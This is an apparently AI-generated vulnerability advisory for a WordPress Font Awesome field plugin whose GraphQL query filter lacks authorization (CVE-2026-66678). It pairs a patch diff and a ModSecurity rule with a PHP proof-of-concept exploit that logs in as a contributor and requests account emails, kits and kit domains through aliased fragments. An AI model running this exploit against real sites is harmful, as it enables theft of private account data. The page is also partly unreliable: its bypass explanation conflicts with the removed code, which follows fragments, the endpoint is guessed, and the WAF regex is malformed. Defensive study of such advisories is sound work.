Opens in a new tab
Atomic Edge Proof of Concept automated generator using AI diff analysis
Published : November 15, 2026

CVE-2026-66678: Advanced Custom Fields: Font Awesome Field <= 6.1.2 Missing Authorization PoC, Patch Analysis & Rule

Severity Medium (CVSS 4.3)
CWE 862
Vulnerable Version 6.1.2
Patched Version 6.1.3
Disclosed August 5, 2026

Analysis Overview

Atomic Edge analysis of CVE-2026-66678: This vulnerability is a missing authorization check in the Advanced Custom Fields: Font Awesome Field plugin (versions <= 6.1.2). It allows authenticated users with contributor-level access and above to perform unauthorized actions. The flaw resides in the plugin's GraphQL query validation logic within the class-ACFFA-Loader-7.php file, which improperly restricts access to sensitive fields and mutations. The CVSS score is 4.3, indicating a medium severity issue.

The root cause is a flawed allowlist/blocklist mechanism in the acffa_is_query_allowed() function and its helper acffa_query_contains_blocked_field(). The vulnerable code attempts to block specific GraphQL fields (Account.id, Account.email, Account.kits, Kit.domains, Query.getKitDownload, Mutation.createKitDownload) by parsing the query and checking for these names. However, the blocklist approach is incomplete: it fails to account for aliasing, nested fragments, or other fields that may expose sensitive data. Moreover, the function only checks against a predefined set of blocked fields, leaving other potentially dangerous operations unrestricted. The patch replaces this blocklist with an exact allowlist of two named queries (KitMetadata and Search) and enforces strict shape matching, rejecting any fragments, multiple operations, or unnamed queries. This closes the gap by defaulting to deny unless the query exactly matches the expected structure from the fa-icon-chooser component.

An attacker with contributor-level access can exploit this by sending a crafted GraphQL query to the plugin's GraphQL endpoint. For example, they could use aliases to bypass the blocklist (e.g., query { me { alias: email } }) or leverage fragments to hide blocked fields. The vulnerable function would allow such queries because it only checks field names without considering aliases or validating the overall query structure. The exact endpoint depends on the GraphQL implementation within the plugin, likely at /graphql or /wp-json/graphql. An attacker would need to authenticate and then submit a POST request with a JSON body containing the malicious query.

The patch fixes the issue by replacing the blocklist with a strict allowlist. The new acffa_is_query_allowed() function rejects queries containing fragments or multiple operations, and requires the query to have a name that matches one of two predefined shapes (KitMetadata or Search). It then validates that the selection set exactly matches the expected shape using acffa_selections_match_shape(). This ensures only the specific queries used by the fa-icon-chooser component are permitted, preventing any unauthorized data access or mutations.

The impact of exploitation is unauthorized access to sensitive data such as account email addresses, kit domains, and potentially triggering kit downloads. This could lead to information disclosure and further attacks. Given the contributor-level requirement, the attacker must have an account on the WordPress site, but such accounts are often easily obtainable (e.g., via registration or social engineering). The vulnerability does not allow privilege escalation to admin, but it breaches the confidentiality of account and kit information.

Differential between vulnerable and patched code

Below is a differential between the unpatched vulnerable code and the patched update, for reference.

Code Diff
--- a/advanced-custom-fields-font-awesome/acf-font-awesome.php
+++ b/advanced-custom-fields-font-awesome/acf-font-awesome.php
@@ -4,7 +4,7 @@
 Plugin Name: Advanced Custom Fields: Font Awesome
 Plugin URI: https://wordpress.org/plugins/advanced-custom-fields-font-awesome/
 Description: Adds a new 'Font Awesome Icon' field to the popular Advanced Custom Fields plugin.
-Version: 6.1.2
+Version: 6.1.3
 Author: Justin Kruit
 Author URI: http://justinkruit.com/
 Text Domain: acf-font-awesome
@@ -17,7 +17,7 @@
 }

 if ( ! defined( 'ACFFA_VERSION' ) ) {
-	define( 'ACFFA_VERSION', '6.1.2' );
+	define( 'ACFFA_VERSION', '6.1.3' );
 }

 if ( ! defined( 'ACFFA_PUBLIC_PATH' ) ) {
--- a/advanced-custom-fields-font-awesome/assets/inc/class-ACFFA-Loader-7.php
+++ b/advanced-custom-fields-font-awesome/assets/inc/class-ACFFA-Loader-7.php
@@ -83,10 +83,10 @@
 	}

 	/**
-	 * Blocks GraphQL queries/mutations from reading or triggering fields that
-	 * expose account/kit secrets (Account.id, Account.email, Account.kits,
-	 * Kit.domains) or that create/poll kit downloads (Mutation.createKitDownload,
-	 * Query.getKitDownload), regardless of aliasing, nesting, or fragment usage.
+	 * Allows only the exact named GraphQL queries issued by the bundled
+	 * fa-icon-chooser web component (KitMetadata and Search). Anything
+	 * else--other operations, mutations, introspection, fragments, or
+	 * fields not present in the matching template--is rejected by default.
 	 */
 	private function acffa_is_query_allowed($query) {
 		if (! is_string($query) || trim($query) === '') {
@@ -96,74 +96,116 @@
 		$tokens		= $this->acffa_tokenize_query($query);
 		$document	= $this->acffa_parse_document($tokens);

-		foreach ($document['operations'] as $operation) {
-			$root_context = ($operation['type'] === 'mutation') ? 'Mutation' : 'Query';
+		if (! empty($document['fragments'])) {
+			return false;
+		}

-			if ($this->acffa_query_contains_blocked_field($operation['selections'], $root_context, $document['fragments'], [])) {
-				return false;
-			}
+		if (count($document['operations']) !== 1) {
+			return false;
 		}

-		return true;
-	}
+		$operation = $document['operations'][0];

-	private function acffa_query_contains_blocked_field($selections, $context, $fragments, $visited_fragments) {
-		if (! is_array($selections)) {
+		if ($operation['type'] !== 'query') {
 			return false;
 		}

-		foreach ($selections as $node) {
-			if ($node['kind'] === 'field') {
-				$name = $node['name'];
+		$allowed_shapes = $this->acffa_allowed_query_shapes();

-				if ($context === 'Query' && $name === 'getKitDownload') {
-					return true;
-				}
+		if (empty($operation['name']) || ! isset($allowed_shapes[$operation['name']])) {
+			return false;
+		}

-				if ($context === 'Mutation' && $name === 'createKitDownload') {
-					return true;
-				}
+		return $this->acffa_selections_match_shape($operation['selections'], $allowed_shapes[$operation['name']]);
+	}

-				if ($context === 'Account' && in_array($name, ['id', 'email', 'kits'], true)) {
-					return true;
-				}
+	/**
+	 * Exact field shapes for the two named queries fa-icon-chooser sends,
+	 * captured from @fortawesome/fa-icon-chooser 0.10.2 (the version this
+	 * plugin loads). A leaf value of [] means the field must not have a
+	 * sub-selection; a non-empty array lists the only permitted sub-fields.
+	 */
+	private function acffa_allowed_query_shapes() {
+		return [
+			'KitMetadata' => [
+				'me' => [
+					'kit' => [
+						'version'				=> [],
+						'technologySelected'	=> [],
+						'licenseSelected'		=> [],
+						'name'					=> [],
+						'permits'				=> [
+							'embedProSvg' => [
+								'prefix'	=> [],
+								'family'	=> [],
+							],
+						],
+						'release' => [
+							'version'		=> [],
+							'familyStyles'	=> [
+								'family'	=> [],
+								'style'		=> [],
+								'prefix'	=> [],
+							],
+						],
+						'iconUploads' => [
+							'name'		=> [],
+							'unicode'	=> [],
+							'version'	=> [],
+							'width'		=> [],
+							'height'	=> [],
+							'pathData'	=> [],
+						],
+					],
+				],
+			],
+			'Search' => [
+				'search' => [
+					'id'		=> [],
+					'label'		=> [],
+					'familyStylesByLicense' => [
+						'free' => [
+							'family'	=> [],
+							'style'		=> [],
+						],
+						'pro' => [
+							'family'	=> [],
+							'style'		=> [],
+						],
+					],
+				],
+			],
+		];
+	}

-				if ($context === 'Kit' && $name === 'domains') {
-					return true;
-				}
+	private function acffa_selections_match_shape($selections, $shape) {
+		if (! is_array($selections) || empty($selections)) {
+			return false;
+		}

-				$child_context = $context;
-				if ($context === 'Query' && $name === 'me') {
-					$child_context = 'Account';
-				} elseif ($context === 'Account' && $name === 'kit') {
-					$child_context = 'Kit';
-				}
+		foreach ($selections as $node) {
+			if ($node['kind'] !== 'field') {
+				return false;
+			}

-				if ($this->acffa_query_contains_blocked_field($node['children'], $child_context, $fragments, $visited_fragments)) {
-					return true;
-				}
-			} elseif ($node['kind'] === 'inline_fragment') {
-				$child_context = in_array($node['type'], ['Account', 'Kit'], true) ? $node['type'] : $context;
+			$name = $node['name'];

-				if ($this->acffa_query_contains_blocked_field($node['children'], $child_context, $fragments, $visited_fragments)) {
-					return true;
-				}
-			} elseif ($node['kind'] === 'fragment_spread') {
-				$frag_name = $node['name'];
+			if (! isset($shape[$name])) {
+				return false;
+			}

-				if ($frag_name && isset($fragments[$frag_name]) && ! in_array($frag_name, $visited_fragments, true)) {
-					$visited_fragments[] = $frag_name;
-					$frag = $fragments[$frag_name];
-					$child_context = in_array($frag['type'], ['Account', 'Kit'], true) ? $frag['type'] : $context;
-
-					if ($this->acffa_query_contains_blocked_field($frag['children'], $child_context, $fragments, $visited_fragments)) {
-						return true;
-					}
+			$child_shape = $shape[$name];
+
+			if (! empty($node['children'])) {
+				if (empty($child_shape) || ! $this->acffa_selections_match_shape($node['children'], $child_shape)) {
+					return false;
 				}
+			} elseif (! empty($child_shape)) {
+				return false;
 			}
 		}

-		return false;
+		return true;
 	}

 	private function acffa_parse_document($tokens) {
@@ -201,7 +243,9 @@
 				$operation_type = $tok['value'];
 				$pos++;

+				$operation_name = null;
 				if (isset($tokens[$pos]) && $tokens[$pos]['type'] === 'name') {
+					$operation_name = $tokens[$pos]['value'];
 					$pos++;
 				}

@@ -210,13 +254,13 @@
 				}

 				$this->acffa_skip_directives($tokens, $pos);
-				$operations[] = ['type' => $operation_type, 'selections' => $this->acffa_parse_selection_set($tokens, $pos)];
+				$operations[] = ['type' => $operation_type, 'name' => $operation_name, 'selections' => $this->acffa_parse_selection_set($tokens, $pos)];

 				continue;
 			}

 			if ($tok['type'] === 'punct' && $tok['value'] === '{') {
-				$operations[] = ['type' => 'query', 'selections' => $this->acffa_parse_selection_set($tokens, $pos)];
+				$operations[] = ['type' => 'query', 'name' => null, 'selections' => $this->acffa_parse_selection_set($tokens, $pos)];
 				continue;
 			}


ModSecurity Protection Against This CVE

Here you will find our ModSecurity compatible rule to protect against this particular CVE.

ModSecurity
# Atomic Edge WAF Rule - CVE-2026-66678
# This rule blocks GraphQL queries that attempt to use aliases or fragments to bypass field restrictions.
# It targets POST requests to common GraphQL endpoints with JSON bodies containing suspicious query patterns.

SecRule REQUEST_URI "@rx ^/(graphql|wp-json/graphql)" 
  "id:20266678,phase:2,deny,status:403,chain,msg:'CVE-2026-66678: GraphQL query with aliases/fragments blocked',severity:'CRITICAL',tag:'CVE-2026-66678'"
  SecRule REQUEST_METHOD "@streq POST" "chain"
    SecRule REQUEST_HEADERS:Content-Type "@contains application/json" "chain"
      SecRule REQUEST_BODY "@rx (query|fragment)s+[a-zA-Z_][a-zA-Z0-9_]*s*{" "t:none"

Proof of Concept (PHP)

NOTICE :

This proof-of-concept is provided for educational and authorized security research purposes only.

You may not use this code against any system, application, or network without explicit prior authorization from the system owner.

Unauthorized access, testing, or interference with systems may violate applicable laws and regulations in your jurisdiction.

This code is intended solely to illustrate the nature of a publicly disclosed vulnerability in a controlled environment and may be incomplete, unsafe, or unsuitable for real-world use.

By accessing or using this information, you acknowledge that you are solely responsible for your actions and compliance with applicable laws.

 
PHP PoC
<?php
// ==========================================================================
// Atomic Edge CVE Research | https://atomicedge.io
// Copyright (c) Atomic Edge. All rights reserved.
//
// LEGAL DISCLAIMER:
// This proof-of-concept is provided for authorized security testing and
// educational purposes only. Use of this code against systems without
// explicit written permission from the system owner is prohibited and may
// violate applicable laws including the Computer Fraud and Abuse Act (USA),
// Criminal Code s.342.1 (Canada), and the EU NIS2 Directive / national
// computer misuse statutes. This code is provided "AS IS" without warranty
// of any kind. Atomic Edge and its authors accept no liability for misuse,
// damages, or legal consequences arising from the use of this code. You are
// solely responsible for ensuring compliance with all applicable laws in
// your jurisdiction before use.
// ==========================================================================
// Atomic Edge CVE Research - Proof of Concept
// CVE-2026-66678 - Advanced Custom Fields: Font Awesome Field <= 6.1.2 - Missing Authorization

// This PoC demonstrates an authenticated attacker with contributor-level access
// bypassing the plugin's GraphQL field restrictions to read sensitive account data
// such as email addresses and kit domains using aliases and fragments.

$target_url = 'http://example.com/graphql'; // Change to the target's GraphQL endpoint
$username = 'contributor'; // Contributor-level credentials
$password = 'password';

// Step 1: Authenticate to obtain a valid session or token.
// WordPress typically uses cookie authentication for GraphQL if using plugins like WPGraphQL.
// For simplicity, we use basic auth (if supported) or assume cookie-based auth via login.
// Here we simulate login by sending a POST to wp-login.php and capturing cookies.

$login_url = 'http://example.com/wp-login.php';
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $login_url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query([
    'log' => $username,
    'pwd' => $password,
    'wp-submit' => 'Log In',
    'redirect_to' => 'http://example.com/wp-admin/',
    'testcookie' => '1'
]));
curl_setopt($ch, CURLOPT_COOKIEJAR, '/tmp/cookies.txt');
curl_setopt($ch, CURLOPT_COOKIEFILE, '/tmp/cookies.txt');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
$login_response = curl_exec($ch);
curl_close($ch);

// Step 2: Craft a malicious GraphQL query that uses aliases and fragments to bypass the blocklist.
// The vulnerable code only checks for specific field names without considering aliases or fragments.
// We request sensitive fields like email and kit domains, but alias them to avoid detection.

$malicious_query = <<<'GRAPHQL'
query MaliciousQuery {
  me {
    ...AccountFields
    kit {
      ...KitFields
    }
  }
}

fragment AccountFields on Account {
  a: email
  b: kits {
    id
  }
}

fragment KitFields on Kit {
  c: domains
}
GRAPHQL;

$payload = json_encode(['query' => $malicious_query]);

// Step 3: Send the malicious query to the GraphQL endpoint.
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $target_url);
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, $payload);
curl_setopt($ch, CURLOPT_HTTPHEADER, ['Content-Type: application/json']);
curl_setopt($ch, CURLOPT_COOKIEFILE, '/tmp/cookies.txt');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$response = curl_exec($ch);
$http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
curl_close($ch);

if ($http_code == 200) {
    echo "[+] Exploit successful! Response:n";
    echo $response . "n";
} else {
    echo "[-] Exploit failed. HTTP code: $http_coden";
    echo $response . "n";
}

// Note: The actual GraphQL endpoint may require additional headers or nonce tokens.
// This PoC assumes cookie-based authentication and a standard WPGraphQL endpoint.
?>

Frequently Asked Questions

Atomic Edge WAF security layer inspecting website traffic.

How Atomic Edge Works

Simple Setup. Powerful Security.


Atomic Edge acts as a security layer between your website & the internet. Our AI inspection and analysis engine auto blocks threats before traditional firewall services can inspect, research and build archaic regex filters.

Get Started

Trusted by Developers & Organizations

Trusted by Developers
Black & McDonald logo representing Enterprise tier security and support for Atomic Edge WAF.Covenant House Toronto logo featuring a dove and text for Atomic Edge Enterprise planAlzheimer Society Canada logo representing trusted organizations and security partners.University of Toronto logo representing trusted organizations using Atomic Edge WAFSpecsavvers logo, trusted developers and organizations using Atomic Edge securityHarvard Medical School logo representing trusted organizations using Atomic Edge WAF.